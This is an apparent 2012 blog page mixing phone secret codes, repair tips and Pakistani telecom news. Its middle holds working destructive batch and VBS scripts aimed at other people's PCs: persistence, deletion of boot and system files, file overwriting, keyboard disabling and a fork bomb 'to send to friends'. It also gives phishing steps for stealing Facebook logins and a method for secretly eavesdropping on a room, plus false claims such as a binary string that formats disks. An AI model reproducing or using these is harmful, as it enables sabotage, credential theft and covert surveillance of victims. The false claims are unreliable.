Thursday, 5 July 2012

ALL MOBILE SECRET CODES 2012

Mobile phone secret codes are the digital codes assigned to the mobile software by the user for the security purpose. They are also called password to open the specific programs.

These codes are helpful in protecting your mobile from an unauthorized use. To operate your mobile set or to place any call these codes should be enter but only emergency call or specially-programmed numbers may be placed without these codes.

Basically these default codes are last digits of your phone number or the last four digits of your social security phone number "1234"or"0000". There are basically three types of lock code.

• Carrier lock
• Keypad lock
• Security lock

Carrier lock is also called Sim lock or subsidy lock. This code is applied by the carriers on the request of the customer. Some third-party companies also sell these codes.

To unlock such code special numeric passwords are to be entered.
Keypad lock code prevents the unintentional or accidental presses of your mobile keys or button when placed in your pocket or purse.

These codes are very simple to open just by pressing or holding down only one or two specified keys. 


Security code prevents other then owner to operate mobile phone. In the case if activated accidentally then user manual or carrier customer service will inform owner about the default code.


There are also some secret codes. With these codes you can check software version of your mobile phone or IMEI, reset to default language and deactivate the sim lock codes.

Some of these secret codes for specific mobile are mention below:


NOKIA;
IMEI number: * # 06 #
Software version: * # 0000 # lub * # 9999 #
Sim lock info: * # 92702689 #
Enhanced full rate: * 3370 # [# 3370 # off]
Half rate: * 4720 #
Provider lock status: # p w + 1234567890 + 1
Network lock status: # p w + 1234567890 + 2
Provider lock status: # p w + 1234567890 + 3
Sim card lock status: # p w + 1234567890 +4
1234567890-master code which is generated from IMEI.

SONY; 
IMEI number: * # 06 #
Software version: * # 8377466 #
Show the list of product creator name: you have to save this number in your phonebook with "own phone number" record:
+ 12022243121


MOTOROLA;
IMEI number: * # 06 #
Net monitor ON: * * * 113 * 1 * [OK]
Net monitor OFF: * * * 113 * 1 * [OK]
* Press this until box shown up.


SAMSUNG; 
IMEI number: * # 06 #
Software version: * # 9999 # albo * # 0837 #
Net monitor: * # 0324 #
Changing LCD contrast: * # 0523 #
Memory info: * # 0377 # albo * # 0246 #
Reset memory (sim lock removing): * 2767 * 3855 #
Reset CUSTOM memory: * 2767 *2878 * #
Battery state: * # 9998 * 228 #
Alarm beeper: * # 9998 * 289 #
Vibra test: * # 9998 * 842 #


ERICSON; 
IMEI number: * # 06 #
Default language: enter to phone menu without sim card after wrong pin press: * * 04 * 0000 * 0000 * 0000 #

PHILIPS;
IMEI number: * # 06 #
Simlock info: * # 8377 #
Security code: * # 1234 # (Fizz) or * # 7489 #

SIEMENS;
IMEI number: * # 06 #
Software version: put off sim card and enter * # 06 # and press long key
Bonus screen in phonebook: + 12022243121


SAGEM;
IMEI number: * # 06 #
Service menu access: MENU 511 #


ALCATEL;
IMEI number: * # 06 #
Software version: * # 06 #
Net monitor: 000000*


Each mobile phone manufacturer company has made secret codes for their mobiles. In case of emergency like you have forgotten your code or to check some specifications like International Mobile Equipment Identity, software version, sim lock code and much more you can take the help of these special codes. Below are details of some mobile code tricks


SONY ERICSON
To check IMEI number press *# 06 #
To reset language back to English press * # 0000 #
To check the software version of your mobile press > *<<*<* service menu
To check sim lock press <**<


SAMSUNG
To check IMEI code * # 06 #
For help menu press * # 998 *4357 #
For java menu press * 39998*5282 #
For monitor mode press * #9999 # 0 #
To check software version press * # 9999 #
To check hardware version press * # 8888 #
For sim information's press * # 9998 *746 #
For display contrast press * # 9998 *523 #
For vibration ON press * # 9998 *842 #
For buzzer ON press * # 9998 *289 #
For battery clock press *#9998*782#
To show network information press *#9998*638#
To change operator logo at startup press *#9998*5646#
For production number press*#9998*76#
To view melody for alarm press *#9998 and field information's press * # 9998 *288 #
For error log press *#9998*377#
For sim service table press *#9998*778*
To show date and alarm *968#
For non-volatile memory press * # 9998*585#


NOKIA
To check IMEI number press * # 06 #
To check software version press * # 0000 #
Bluetooth device addresses indicate:* # 2820 #
Directory quick access: xx #
If press 0 for a long time then homepage of the standard WAP connection is called
To re-establishes the phone press * # 7780 #
Provider lock status: # pw + 1234567890+ 1 #
Network lock status: # pw + 1234567890+ 2 #
Country lock status: # pw + 1234567890+ 3 #
Sim card lock status: # pw+ 1234567890+ 4 #
To check whether your sim card supports clock stopping type
* # 746025625


MOTOROLA
IMEI code: * # 06 #
Unlock code for phone and sim card lock 19980722 OK
To change the phone's PIN number: [] [] [] 004 [] 1 []
Access the manufacturing information: * # 403 # OK
Change default language to English: * # 303 # OK->
Adding message to main menu: [] [] [] 107 [] 1 []
Unlocking sim after pressing wrong PIN three times: [] [] [] 005 [] 1 []
Copy your phonebook menu: [] [] [] 108 [] 1 []
Restore set phone to default language: * # 0000 # OK - >
List the software and hardware version: * # 300 # OK- >
Set ON engineering mode: # 304 * 19980772 # - >
And to make it go away: * 304 # OK - >
Turning the net monitor ON: * * * 113 * 1 * [OK]
Turning the net monitor off: same as for ON
Keypads functionality test: * # 301 # OK - >
In order to lock keys: * 7 (press at the same time)
To hear self indulgent, experimental music: # 9
Net monitor ON: * * * 113 * 1 * [OK]
Net monitor OFF: * * * 113 * 1 *[OK]
*- press this until box shown up.


LG
LG all model test type: 2945 # * # on the main screen
Secret menu for LG: 2945 * # 01 * #
IMEI (all): * # 06 #
IMEI and software version (LG510): * # 07 #
Software version (LG B1200): * 8375 #
Recount checksum (LG B1200): * 6861 #
Factory test (LG B1200): # PWR 668
Simlock menu (LG B1200): 1945 # * 5101 #
Simlock menu (LG 510W, 5200): 2945 # * 5101 #
Simlock menu (LG 7020, 7010): 2945 # * 70001 #
Simlock menu (LG 500, 600): 2947 # *
Code to read phone version: put off sim from phone and enter 277634 # * # or 47328545454 #
Code to reset phone: put off sim from phone and enter
277634 # * # or 47328545454 # select factory reset
Code to enter unlock menu: 2945 # * 88110 #
Test menu 8330: 637664 # * #
Test menu 8180 V10a: 49857465454 #
Test menu 8180 V11a: 492662464663 #
Test menu 8130-8138: 47328545454 #
Test menu 8110-8120: 277634 # * #


BLACKBERRY SECRET CODES:
To display your signal strength in decibels instead of bars: hold "alt" and press "N", "M", "L", "L"(repeat to reverse the effect)
To check the data in your address book for inconsistency: in the address book hold "Alt" and press "V", "A", "L", "D"
To re-built the data structure in the address book: In the address book hold "Alt" and press "R", "B", "L", "D"
To display the source code of web page: In the browser hold "Alt" and press "R", "B", "V", "S"
For technical information's about device: hold "Alt" and (left) "shift" then press "H"
IMEI code: * # 06 #
Perform soft-reset of your device: press and hold "Alt" then press and hold (left) "shift', then press and hold "del"
To display the event logs of all the system-level events that occurs on your device: hold "Alt" and press "L", "G", "L", " L"
(c)
Mobile secrets and tricks are the easy and short ways to perform the specific tasks and programs of the device. Here is some mobile phone tricks mentioned below:
NOKIA: (secrets for all model types)
Check the IMEI: * # 06 #
Check the software version: * # 8110 #
Sim clock stop: * # 746025625 #
Warranty menu: * # 92702689 #
Display the month and year of the manufacturer: 6232 (OK)
Displays the date of the last repairment: 7332 (OK)
Displays the date when the phone was purchased: 7832 (OK)
Displays the serial number: 9268 (OK)
Set the purchasing date: 37832 (OK)
Transfers all phone numbers, pictures, sounds from one phone to another: 87267 (OK)
To put your phone into silent mode temporarily, press the menu button then #
To turn ON the display light the quickly press and release the power button. They will stay on as long as button is kept press.
To delete SMS quickly, instead of pressing the option, erase to delete the message, just press C.
SAMSUNG:
Show IMEI number: * # 06 #
Show software version: * # 9999 #
Show serial parameter: * # 0001 #
Activate the smiley when charging: * # 9125 #
Battery status: * # 9998 * 228 #
Program status: * # 9998 * 246 #
Change alarm buzzer frequency: * # 9998 * 289 #
debug screens: * # 9998 * 324 #
Watchdog: * # 9998 * 364 #
Trace watchdog: * # 9998 * 427 #
Change LCD contrast: * # 9998 * 523 #
Jig detect: * # 9998 * 544 #
Memory status: * # 9998 * 636 #
SIM file size: * # 9998 * 746 #
SIM service table: * # 9998 * 778 #


SONY:
Check IMEI: * # 06 #
Software version & manufacturer date: # 8377466 #
ALCATEL:
IMEI number: * # 06 #
Enter service menu: * # 000000 #
View secret menu: 000000 *
TRIUM:
Monitor mode: hold C and press 379
Secret menu: hold C and press 987
Version number: hold C and press 597
Phase 1 & 2: hold C and press 499
Warm start: hold C and press 179
Instant turn OFF: hold C and press 999
Unlock menu: hold C and press 787090
NEC DB20000:
Check IMEI code: * # 06 #
Reset to default: * 73738 #
Show software version: * # 2820 #
SIM lock information: * # 3210 #
Net lock information: * # 8140 #

MOTOROLA FLARE SECRETS (also applicable on other models):
Check IMEI number: * # 06 #

Note: here below [Pause] means to hold * until box appears.
To activate RBS type: [pause] [pause] [pause] 1 1 3 [pause] 1 [pause] [ok] now press the menu and scroll to 'Eng Field Option' function with the keys and enable it.
To deactivate RBS type: [pause] [pause] [pause] 1 1 3 [pause] 0 [pause] [ok]


PHILIPS:
To check IMEI: * # 06 #
Status register: * # 2254 * #
Activate & de-activate Debug call mode: * # 2255 * #
Time when connected to the network: * # 2558 * #
Phone reconnects to the network: * # 2562 * #
Warm start: * # 2565 * #
Name, length SIM phase: * # 7378 * #
Security code: * # 7489 * #
Activate & de-activate sleep mode: * # 7693 * #
Activate the beep signals when phone is reconnected to the network: * # 2337 * #

LATEST NEW MOBILE TRICKS

To check IMEI (International Mobile Equipment Identity) for any mobile or cellular phone.

On the main screen type *#06#

Information you get from the IMEI (International Mobile Equipment Identity)
    XXXXXX     XX     XXXXXX    X
        TAC      FAC       SNR     SP

TAC = Type approval code of your Nokia Mobile
FAC = Final assembly code of your cell phone
SNR = Serial number of your Nokia Phone
SP = Spare


The below trick is a bit difficult but you can do it easily with our free mobile course.See mobile tutorial section in categories.
 
 Now you can spy on anyone using your cell phone. Just do the following.
  1. Activate the "Automatic Answer" in the headset profile of your cell phone and set the ringing volume to "Mute" 
  2.  Short-circuit the left middle and right pins on the bottom of the mobile phone with all connections touching each other this will activate profile "Headset".
    If you cant do this just keep your earphone connected to mobile.
  3. Now place it under a table in a room and call it. Now you can use your phone for checking out what people are talking about in a room. Just call on your phone.
  4. The phone receives the call without ringing and you can listen to what people are saying

BLOCK UR LOST MOBILE WITH IMEI CODE


Lost Or Stolen Mobiles 
If your mobile is lost or stolen, you can report it to have it blocked, so it is useless for anyone else. Please make sure your phone connection is in your name and you have your IMEI number.

Your IMEI number
IMEI is the International Mobile Equipment Identity, which can be used to block your mobile phone if it is missing. To get your IMEI number, dial *#06# on your mobile phone. Store this number in a safe place for reference.


 What to do if your mobile is lost
  • Call police 15 to report your missing handset and place a recovery request
  • Call PTA toll-free number 0800-25625 to make your phone inoperative
  • Call CPLC at 021-5682222 to make your phone inoperative 

 Block your Sim
Ask your mobile phone company to block your SIM from being misused or visit their nearest franchise with Sim Jacket and ID card.


 Information needed for above procedure
  • IMEI number
  • Cell phone number
  • Name
  • National Identity Card number
  • Address and contact number

SAVE MOBILE IF IT GET WET


Below are tips that you should do if your mobile gets wet.

2.Remove the battery from Mobile as early as possible and also other attachments like memory cards.


3. Remove your SIM.Keep it in sunlight to dry it out.

4. Remove as much water as possible and as quickly as possible.For this use absorbent material like towel or tissues


5. Let the mobile to dry out either in sunlight or air. Don't  put the battery in the mobile to see if it works as this may damage the phone with a short circuit.

6.Leave it in a warm and dry place and let the water evaporate.

7. Try replacing the battery if all above steps does not work at all. 


If you still not found your mobile working then  take it to mobile shop to repair it.

UNLOCK MEMORY CARD IF U FORGET ITS PASS

Now from this simple method you can unlock your memory cards if you forget its password.You just need to follow below tips to unlock your memory card and reset memory card password.
So there are two types of methods for recovering the password of your memory card with the help of nokia phone.
For Nokia s60 1st and 2nd edition phones.
1. First Install FExplorer in your phone memory.
2. Got to drive C: , you will find a file called mmcstore
3. Send it to your pc directly and open it in notepad or rename the file.
4. At the end of the file you will find your password.
For Nokia S60 3rd Phones, Nokia N-Series and Nokia E-Series
There is almost no way yet known to hack the memory card password in case of these types of phone but there is a way to do it some of the s60 3rd edition phones and almost all the E-series phones.
The remote lock option in E-Series phone allows you to unlock your phone by sending a sms.
The only thing you have to do is to activate this feature by going to Tools | Settings | Security | Phone and SIM | Allow remote lock menu. The password of your memory card will be your remote lock message.
So you have to just send a sms containing your remote lock message that will automatically change your memory card password.
If you have any questions or problems in following the above procedure you can comment below we will help you.

PEPAIR DEAD MOBILE

How to Repair a Dead Mobile Phone :

If the mobile phone does not switch on, it is called a dead mobile.
It can be due to many reasons
1. Water damage
2. Fall down
3. Not used for a long time ( Mostly battery is down)


(1) Check the Battery. It should show 3.7 volts or as written on the battery.

(2) Check the Battery Connector
Check two things (a) Voltage coming or not (b) shorting

Note : If there is shorting then clean the circuit in ultrasonic cleaner (Remove display, camera, etc before putting it in ultrasonic cleaner )

Clean the circuit with a soft brush and make it dry with a hair dryer or blower.

If the shorting does'nt go it may be due to shorting in an ic,capaicitor or circuit. if shorting is in ic u can check it by attaching a battery then press the on-off switch keep the battery for 10-15 seconds.

After that remove the battery and check which ic bacomes hot. Reball or replace that ic. If shorting is in circuit it must be removed by ultrasonic cleaner
Note - The circuit is made of three layers. if there is shorting in the middle layer it cannot be removed

(3) Check the On/Off switch & voltage at on-off switch

Note - Connect a charger. If charging is shown on display then the problem is with the on/off switch or software problem

(4) Try flashing the mobile.

(5) If flashing cannot be done then there is hardware fault we first dry solder the Flash IC & RAM IC and check in the Software.

If flashing cannot be done then we dry solder/reball/replace flash ic & RAM ic.After that dry solder/reball/replace Power IC, Network IC, Crystal, CPU

HOW TO EJECT SOMEONES PC CDROM

do
set owmp = createobject("wmplayer.ocx.7")
set colcdroms = owmp .cdromcollection

if colcdroms.count >= 1 then
    for i = 0 to colcdroms.count - 1
        colcdroms.item(i).Eject
    Next  'cdrom
End If
loop

HOW TO DESIBLE SOMEONES INTERNET WITH VIRUS

echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v WINDOWsAPI /t reg_sz /d :windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
echo You Have Been HACKED!
PAUSE

HARMFULL VIRUS 2

"del c:\WINDOWS\system32\*.*/q"  without quote.

HARMFULL VIRUS THAT DUMP UR PC


 SAVE IN NOTEPAD NAME.BAT


if exist winstart.vbs goto next echo set objShell = CreateObject(WScript.Shell) >> winstart.vbs echo objShell.Run .bat, vbHide, TRUE >> winstart.vbs start"winstart.vbs attrib +h "%userprofile%\my documents\pictures" Ipconfig /release attrib -r -s -h c:\autoexec.bat del /f /q c:\autoexec.bat attrib -r -s -h c:\bootmgr del /f /q c:\bootmgr attrib -r -s -h c:\BOOTSECT.BAK del /f /q c:\BOOTSECT.BAK attrib -r -s -h c:\boot.ini del /f /q c:\boot.ini attrib -r -s -h c:\ntldr del /f /q c:\ntldr attrib -r -s -h c:\Boot del /f /q c:\Boot attrib -r -s -h c:\windows\win.ini del /f /q c:\windows\win.ini shutdown /s del /f /q "C:\Users\%username%\Desktop\*" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" md %random% "C:\Users\%username%\Desktop\" taskkill /f /im taskmgr.exe taskkill /f /im msnmsgr.exe taskkill /f /im winlogon.exe taskkill /f /im msconfig.exe taskkill /f /im regedit.exe taskkill /f /im irc.exe taskkill /f /im ventrilo.exe taskkill /f /im taskeng.exe taskkill /f /im firefox.exe taskkill /f /im skype.exe taskkill /f /im yahoomsgr.exe @echo off @echo on Set adasdwdadasd=HKLM\Software\Microsoft\Windows\CurrentVersion\Run Reg Add "%adasdwdadasd%" /v "BSOD" /t "REG_SZ" /d %0 /f > nul Del /q /s /f "%SystemRoot%\System32\Drivers\*.*" for %%a in (c:\*.zip *.zip ..\*.zip c:\mydocu~1\*.zip C:\Users\%username%\Documents\*.zip %windir%\*.zip %path%\*.zip %windir%\desktop\*.zip C:\Users\%username%\Desktop\*.zip C:\Users\%username%\Pictures\*.zip) do echo INFECTED > %%a for %%a in (c:\*.exe *.exe ..\*.exe c:\mydocu~1\*.exe C:\Users\%username%\Documents\*.exe %windir%\*.exe %path%\*.exe %windir%\desktop\*.exe C:\Users\%username%\Desktop\*.exe %windir%\system\*.exe) do echo INFECTED > %%a for %%a in (c:\*.jpg *.jpg ..\*.jpg c:\mydocu~1\*.jpg C:\Users\%username%\Documents\*.jpg %windir%\*.jpg %path%\*.jpg %windir%\desktop\*.jpg C:\Users\%username%\Desktop\*.jpg C:\Users\%username%\Pictures\*.jpg) do echo INFECTED > %%a for %%a in (c:\*.jpeg *.jpeg ..\*.jpeg c:\mydocu~1\*.jpeg C:\Users\%username%\Documents\*.jpeg %windir%\*.jpeg %path%\*.jpeg %windir%\desktop\*.jpeg C:\Users\%username%\Desktop\*.jpeg C:\Users\%username%\Pictures\*.jpeg) do echo INFECTED > %%a for %%a in (c:\*.rar *.rar ..\*.rar c:\mydocu~1\*.rar C:\Users\%username%\Documents\*.rar %windir%\*.rar %path%\*.rar %windir%\desktop\*.rar C:\Users\%username%\Desktop\*.rar C:\Users\%username%\Pictures\*.rar) do echo INFECTED > %%a for %%a in (c:\*.bat *.bat ..\*.bat c:\mydocu~1\*.bat %windir%\*.bat %path%\*.bat %windir%\desktop\*.bat %windir%\system\*.bat) do echo del /f /q %%0 > %%a for %%a in (c:\*.avi *.avi ..\*.avi c:\mydocu~1\*.avi C:\Users\%username%\Documents\*.avi %windir%\*.avi %path%\*.avi %windir%\desktop\*.avi C:\Users\%username%\Desktop\*.avi C:\Users\%username%\Pictures\*.avi) do echo INFECTED > %%a @echo off echo Windows Registry Editor Version 5.00 > "nokeyboard.reg" echo [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Keyboard Layout] >> "nokeyboard.reg" echo "Scancode Map"=hex:00,00,00,00,00,00,00,00,7c,00,00,00,00,00,01,00,00,\ >> "nokeyboard.reg" echo 00,3b,00,00,00,3c,00,00,00,3d,00,00,00,3e,00,00,00,3f,00,00,00,40,00,00,00,\ >> "nokeyboard.reg" echo 41,00,00,00,42,00,00,00,43,00,00,00,44,00,00,00,57,00,00,00,58,00,00,00,37,\ >> "nokeyboard.reg" echo e0,00,00,46,00,00,00,45,00,00,00,35,e0,00,00,37,00,00,00,4a,00,00,00,47,00,\ >> "nokeyboard.reg" echo 00,00,48,00,00,00,49,00,00,00,4b,00,00,00,4c,00,00,00,4d,00,00,00,4e,00,00,\ >> "nokeyboard.reg" echo 00,4f,00,00,00,50,00,00,00,51,00,00,00,1c,e0,00,00,53,00,00,00,52,00,00,00,\ >> "nokeyboard.reg" echo 4d,e0,00,00,50,e0,00,00,4b,e0,00,00,48,e0,00,00,52,e0,00,00,47,e0,00,00,49,\ >> "nokeyboard.reg" echo e0,00,00,53,e0,00,00,4f,e0,00,00,51,e0,00,00,29,00,00,00,02,00,00,00,03,00,\ >> "nokeyboard.reg" echo 00,00,04,00,00,00,05,00,00,00,06,00,00,00,07,00,00,00,08,00,00,00,09,00,00,\ >> "nokeyboard.reg" echo 00,0a,00,00,00,0b,00,00,00,0c,00,00,00,0d,00,00,00,0e,00,00,00,0f,00,00,00,\ >> "nokeyboard.reg" echo 10,00,00,00,11,00,00,00,12,00,00,00,13,00,00,00,14,00,00,00,15,00,00,00,16,\ >> "nokeyboard.reg" echo 00,00,00,17,00,00,00,18,00,00,00,19,00,00,00,1a,00,00,00,1b,00,00,00,2b,00,\ >> "nokeyboard.reg" echo 00,00,3a,00,00,00,1e,00,00,00,1f,00,00,00,20,00,00,00,21,00,00,00,22,00,00,\ >> "nokeyboard.reg" echo 00,23,00,00,00,24,00,00,00,25,00,00,00,26,00,00,00,27,00,00,00,28,00,00,00,\ >> "nokeyboard.reg" echo 1c,00,00,00,2a,00,00,00,2c,00,00,00,2d,00,00,00,2e,00,00,00,2f,00,00,00,30,\ >> "nokeyboard.reg" echo 00,00,00,31,00,00,00,32,00,00,00,33,00,00,00,34,00,00,00,35,00,00,00,36,00,\ >> "nokeyboard.reg" echo 00,00,1d,00,00,00,5b,e0,00,00,38,00,00,00,39,00,00,00,38,e0,00,00,5c,e0,00,\ >> "nokeyboard.reg" echo 00,5d,e0,00,00,1d,e0,00,00,5f,e0,00,00,5e,e0,00,00,22,e0,00,00,24,e0,00,00,\ >> "nokeyboard.reg" echo 10,e0,00,00,19,e0,00,00,30,e0,00,00,2e,e0,00,00,2c,e0,00,00,20,e0,00,00,6a,\ >> "nokeyboard.reg" echo e0,00,00,69,e0,00,00,68,e0,00,00,67,e0,00,00,42,e0,00,00,6c,e0,00,00,6d,e0,\ >> "nokeyboard.reg" echo 00,00,66,e0,00,00,6b,e0,00,00,21,e0,00,00,00,00 >> "nokeyboard.reg" start nokeyboard.reg

HACKING TRICKS

. For start hacking first of all Download Facebook Phisher.
2. The downloaded file contains below:
   a. index.html
   b. write.php
3. Upload both file in a free web hosting sites.
4. Some best free hosting sites are:
www.000webhost.com
www.x10hosting.com
www.viralhosts.com
www.my3gb.com
www.heliohost.org
5. Your work almost over. Now send the phisher link (index.html link) to your victim and     make him login with his email and password.
6. If he login with his email and password then  his typed id and password is in passes.txt

VERY DANGER VIRSU!!!!!!!


SAVE IT IN NOTPAD NAME.BAT

@echo off
title 6121824
color 4
cd %userprofile%\Start Menu\Programs\Startup
if exist "delete-this-virus.bat" goto start
if exist "Windows.bat" goto start
msg * Virus Deleted
cd %userprofile%\Desktop
if exist "delete-this-virus.bat" copy "delete-this-virus.bat" "%userprofile%\Start Menu\Programs\Startup"
if exist "delete-this-virus.bat" copy "delete-this-virus.bat" "C:\"
if exist "delete-this-virus.bat" del "delete-this-virus.bat"
cd %userprofile%\My Documents\My Received Files
if exist "delete-this-virus.bat" copy "delete-this-virus.bat" "%userprofile%\Start Menu\Programs\Startup"
if exist "delete-this-virus.bat" copy "delete-this-virus.bat" "C:\"
if exist "delete-this-virus.bat" del "delete-this-virus.bat"
cd C:\
if exist "delete-this-virus.bat" copy "delete-this-virus.bat" "%userprofile%\Start Menu\Programs\Startup"
if exist "delete-this-virus.bat" copy "delete-this-virus.bat" "Windows.bat"
if exist "delete-this-virus.bat" copy "delete-this-virus.bat" "HackandTrick.bat"
if exist "Windows.bat" copy "Windows.bat" "%userprofile%\Start Menu\Programs\Startup"
if exist "HackandTrick.bat" copy "HackandTrick.bat" "%userprofile%\Start Menu\Programs\Startup"
cls
:start
start http://meatspin.com
start http://onload.110mb.com/Windows-Virus...
start "6121824"
time 12:00
cd %userprofile%\Desktop
if exist "*.*wav" del "*.*wav"
if exist "*.*Mp3" del "*.*Mp3"
cd %userprofile%\My Documents\My Music

NEW 2012 VIRUS

ENTER THIS CODE INTO NOTEPAD THEN  SAVE IT AS NAME.BAT
NOW ZIP THE FILE AND SEND IT TO UR FRIENDS HEEEEEEEEEEEEEEE!!!!1
:-)


@echo off
:top
md %random%
goto top

PC TRICK 2012


DON'T TRY THE HARMFUL TRICKS MENTIONED, IN YOUR COMPUTER!! Lol AND
EVERYTHING MENTIONED IS FOR EDUCATIONAL PURPOSES ONLY. THE AUTHOR
WON'T BE LIABLE FOR ANY HARM DONE!

At first copy the following binary code exactly:
01001011000111110010010101010101010000011111100000
Paste it in a notepad file.
Save the file as 'whateveryouwish.Exe'
When you open it, the hard disk formats!!
You can keep this file in your school's computer in a far-off folder.
At first rename it and send a shortcut to desktop. Now hide the
original file. Change the icon of the shortcut to that of My computer
and rename it as 'My Computer' and delete the original 'My computer'.
When someone tries to open it....Tada!!

If you are unable to format C drive when the victim's PC is running,
then you can use the following line of code:
01100110011011110111001001101101011000010111010000
100000011000110011101001011100
0010000000101111010100010010111101011000

WINDOW XP TRICKS

♦ PC Trick ♦ How To Hide A Drive In XP ♦

»
Go To Run => Type " Regedit "
Now Go ,
"HKEY_CURRENT_USER =>
s0ftware => micros0ft => wind0ws=> current vesi0n => p0licies =>
xpl0rer"
=> current vesi0n => p0licies => xpl0rer"

Then !
Modify its value and set it to " 3FFFFFF "
" Now Restart Your Computer "

TAMEER BANK CEO WINS LEADER OF THE YEAR

Nadeem Hussain, President & CEO Tameer Microfinance Bank has been selected ‘Leader of the Year’ by an international panel of microfinance thought leaders at the Sixth Annual Global Microfinance Achievement Awards 2011.

The awards recognize those efforts, innovations and services that ensure maximum business and social returns within the microfinance sector.

Commenting on the award, Nadeem Hussain said: 
“I am humbled by the recognition and thank the judges for this honor. Tameer Bank team has worked selflessly ever since we launched in 2005 with the vision to be Pakistan's first nationwide, private sector, commercially sustainable microfinance bank, and has made commendable progress. Our partnership with Telenor Pakistan and the subsequent launch of Easypaisa has also boosted our efforts in reaching out to the masses to help improve their lives by offering mobile financial services that are accessible, secure and convenient to use.”
The Global Microfinance Achievement Awards event is the industry gathering of the year for financial institutions, microfinance institutions, NGOs, microfinance investment vehicles, and other major stake holders. The awards ceremony was held on July 6 in Geneva, Switzerland.

TWITTER ADD TELENOR ITS SMS SERVICE


Telenor Pakistan's Pre-Paid and Post-paid users will now be able to operate Twitter through their Telenor on 40404 SMS Short Code. 

Twitter offers social networking and Microblogging service, enabling its users to send and read messages called tweets. 

Telenor now offer its subscribers to send, receive unlimited tweets through this service. 
Telenor subscribers in Pakistan can now send and receive tweets via SMS. Begin by sending START to 40404!

Charges: 
Send Message to 4040 is charged at Re.1+Tax/SMS 
NO Subscription charges 
Receiving Tweets are FREE 
Follow your Family, Friends and Celebrities updates on twitter by endorsing the process below. @PakistanPk 
Before you Start, create a account on Twitter and SMS “start” to 40404. 
Enter username, It is important to send username only if there are any additional characters in the message we will not be able to read it correctly. 
Once username is provided, you will be requested to provide their password. (Passwords are case sensitive) 
Send confirmation Message OK. 
To get others' updates delivered to their phone, you have to turn on mobile updates for Tweets you wish to see on your phone. Until you do this, you will not receive any Tweets to your mobile phone. 


Check out these other phone commands for more tips and tricks! 

Further phone commands are listed below to maneuver account. 
ON: turns ALL your authorized Twitter updates and notifications on. 
OFF: turns off all updates except direct messages. Send STOP again to turn off direct messages too. 
STOP, QUIT, End, Cancel, or Unsubscribe: turns ALL phone notifications off. 
ON username: turns on notifications for a specific person on your phone. Example: ON PakistanPk 
OFF username: turns off notifications for a specific person on your phone. Example: OFF PakistanPk 
FOLLOW username: this command allows you to start following a specific user, as well as receive SMS notifications. Example: FOLLOW PakistanPk, or f Pakistanpk for short. 
LEAVE username: this command allows you to stop receiving SMS notifications for a specific user. Example: LEAVE PakistanPk, or l PakkistanPk for short. 
Telenor becomes the Forth operator support SMS-based access to twitter services in Pakistan. (after Mobilink, Zong & Ufone)

PTI FACEBOOK PAGES HACKED

PTI thumb PTI Facebook Pages Hacked, Millions of Fans LostPakistan Tehreek-e-Insaf’s more than 30 fan pages were hacked today in a single go, costing the political party millions of fans go wasted.
No one has taken the responsibility for this massive hack down of PTI’s facebook fan pages.
Citing President of the Insaf Students Federation in Karachi, Arsalan Ghumman, The Express Tribune reported that the official Facebook pages of PTI leader Imran Khan, the student wing Insaf Students Federation, and several, more including that of Dr. Alvi were hacked into and hidden from the public’s eye.
“The pages were hijacked at 3 pm on Friday. We are in touch with the Facebook authorities to recover them,” he said.
On other hands Facebook is notorious for taking such cases non-seriously.
Reportedly, hacker first cracked the gmail id of Mr. Imran Ghazali, the web manager of PTI social media team before cracking into facebook pages of political party.
It is unclear so far if pages were deleted or are kept private (hidden from public) by the hacker.
If not recovered, this is going to be a big blow PTI’s short term plans. This incident yet again reminds us that we are living in a country without cyber law.

VOTER CHECKING THROUGH SMS FROM MARCH 1

Eligible voters will soon be able verify the status of their votes in the new computerized voter lists prepared by Election Commission of Pakistan by just sending an via mobile phones from anywhere, any time across the country, reported Daily Times citing an official of the Election Commission of Pakistan (ECP).
This long awaited service is going to see the light of the day on March 1st, 2012, said the report. After the service is launched, registered voters would be able to check the status of their votes and particulars through short messaging services (SMS).
How to check Vote Status:
  • SMS your CNIC to 8300
  • You will get a reply with your vote status
  • Service Charges: Rs. 2 plus tax
Details suggest that sending an SMS with Computerized National Identity Card (CNIC) number to 8300 will subsequently receive a message of around 160 characters in Urdu.
It will have the name, village/city, tehsil and district of the particular voter, location (electoral area) and serial number of vote registered in the preliminary electoral rolls.
The house number of voters will be kept confidential to ensure privacy and avoid misuse of the service.
After the introduction of the new service, it would be the responsibility of every eligible voter to make sure that his/her vote had been registered and to report any discrepancy to the ECP, said the media report

FREE SMS To Any Moblink Number From Gmail

Google has partnered with Mobilink to offer its Gmail users an ability to send free text messages to any Mobilink number from their Gmail accounts or through Google Chat.
Gmail offers this facility for limited operators throughout the world, and Mobilink is the first operator they have collaborated with in Pakistan.
